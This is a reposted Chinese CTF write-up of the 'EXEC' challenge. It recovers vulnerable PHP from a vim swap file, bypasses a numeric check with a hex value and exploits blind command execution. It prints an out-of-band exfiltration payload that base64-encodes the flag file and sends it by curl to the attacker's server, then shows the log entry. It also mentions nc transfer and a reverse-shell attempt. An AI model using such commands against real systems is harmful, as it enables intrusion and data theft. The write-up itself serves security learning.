
i春秋——“百度杯”CTF比赛 十月场——EXEC（命令执行、带外通道传输数据）...

转载


weixin_30292843 于 2018-10-14 16:12:00 发布 301 收藏
文章标签： php 开发工具 shell
原文链接：http://www.cnblogs.com/leixiao-/p/9786320.html
版权
查看源码得知由vim编写，所以查找备份以及交换文件



找到 /.index.php.swp ， 下载后用vim -r恢复该文件即可得到源码


```
 1 <html>
 2 <head>
 3 <title>blind cmd exec</title>
 4 <meta language='utf-8' editor='vim'>
 5 </head>
 6 </body>
 7 <img src=pic.gif>
 8 <?php
 9 /*
10 flag in flag233.php
11 */
12  function check($number)
13 {
14         $one = ord('1');
15         $nine = ord('9');
16         for ($i = 0; $i < strlen($number); $i++) 17  { 18 $digit = ord($number{$i}); 19 if ( ($digit >=
$one) && ($digit <= $nine) ) 20  { 21 return false; 22  } 23  } 24 return $number == '11259375'; 25 } 26
if(isset($_GET[sign])&& check($_GET[sign])){ 27 setcookie('auth','tcp tunnel is forbidden!'); 28
if(isset($_POST['cmd'])){ 29 $command=$_POST[cmd]; 30 $result=exec($command); 31 //echo $result; 32  } 33
}else{ 34 die('no sign'); 35 } 36 ?> 37 </body> 38 </html>
```

要执行 exec($command) 需要有一个GET参数传进来，应该是传一个sign，而且sign要满足上述代码中的check()函数，可以用 11259375 的16进制绕过



没有no sign说明绕过成功

接下来便可以执行任意命令，代码中已经提示了flag在 flag233.php 文件中，只要读取这个文件即可，但是这里不会有任何回显，所以得让目标服务器带着该文件的内容访问自己的服务器，然后再在自己服务器上查看日志。

看几条linux命令


```
root@jyy:~# echo hello > x.txt
root@jyy:~# data=$(cat x.txt);echo $data;
hello
root@jyy:~# cat x.txt | base64
aGVsbG8K
root@jyy:~# curl http://www.baidu.com
<!DOCTYPE html>
<!--STATUS OK--><html> <head><meta http-equiv=content-t
rset=utf-8><meta http-equiv=X-UA-Compatible content=IE=
```


data=$(cat x.txt); 相当于创建了值为x.txt内容的一个变量，用$data可引用该变量，通过管道符 | 和 base64 命令，可将目标base64编码，curl 可访问目标url，这会在目标服务器留下日志。

所以构造

> cmd=data=$(cat flag233.php | base64);curl http://xx.xx.xx.xx/?data=$data;

对该文件base64编码是因为直接传输的话数据可能会因为某些字符而中断





然后查看自己服务器上的日志

```
root@jyy:/www/wwwlogs# tail -n 3 access_log
127.0.0.1 - - [14/Oct/2018:07:52:22 +0000] "GET /phpfpm_54_status HTTP/1.1" 200
378
127.0.0.1 - - [14/Oct/2018:08:02:22 +0000] "GET /phpfpm_54_status HTTP/1.1" 200
378
106.39.208.90 - - [14/Oct/2018:08:08:38 +0000] "GET /?data=PD9waHAKCSRmbGFnPSdmb
GFnezJmN2NmZDAyLWI5MTAtNGI1MS04NmY3LWJmOTQzZWQyZDEwZX0n HTTP/1.1" 200 1326
root@jyy:/www/wwwlogs#
```

当然还可以直接用nc传输文件。

但是反弹shell试过了，没有成功，可能有对某些命令进行过滤

转载于:https://www.cnblogs.com/leixiao-/p/9786320.html